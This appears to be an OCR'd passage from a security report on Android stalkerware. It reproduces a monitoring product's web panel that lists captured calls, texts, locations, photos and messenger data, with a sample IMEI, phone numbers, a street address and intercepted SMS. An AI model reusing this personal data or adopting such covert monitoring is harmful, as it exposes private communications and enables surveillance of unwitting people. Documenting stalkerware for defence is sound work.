
This is related to the fact that Android is a more open platform and even a regular user application can access lot of user data if the right permissions are granted.


Consumer Web Panel



Dashboard
Contacts
Call Logs
Text Messages
Call Recordings
Locations
Photos
Video Files
Recordings
Browser History
Emails
Events
Block Websites
Skype
WhatsApp
Viber
Device Info
Android, Build: 4.1.0
IMEI: 000944053297654
27%
Wi-Fi: On
Location tracker: On
Account Info
Plan: Premium
Account ID: 1
Subscritpion: 12/31/2019 12:00 AM
Extend Subscription
Cell Phone Activity
There is no data to be displayed.
Please, wait while data will be processed.
Synchronization method:
Don't Sync
Wi-Fi Only
All Connections
10 Most Calling Contacts
See More
17702269131
1
Locations
53-82-53-98 Seabury St,
Elmhurst, NY 11373, USA
See More
Map
Satellite
Cornish Ave
Dongan Ave
The Reformed
Church of Newtown
90th St
92nd St

SMS

TYPE	NAME	MESSAGE	TIME
←	19795561685	BMOC)	03/19/2011 06:28 PM
→	19795561685	AYSOS	03/19/2011 06:22 PM
←	19795561685	ADIH	03/19/2011 06:19 PM
→	19795561685	hopes 4 a busday ?	03/19/2011 06:15 PM
→	16549864151	ahahhaah gosh darnit...	03/19/2011 06:09 PM
→	16549864151	Haha radioactive superpower cancerous druggy	03/19/2011 05:59 PM
←	16549864151	cheer was... interesting... :P feel better	03/19/2011 05:52 PM
→	dad	bloody mandy) ok, sweetie	03/19/2011 03:06 PM
→	dad	Just testing	03/19/2011 03:06 PM
←	dad	will u do the shopping tonight yurself, honey? List on the fridge, I h ave stuff to do, mandy again	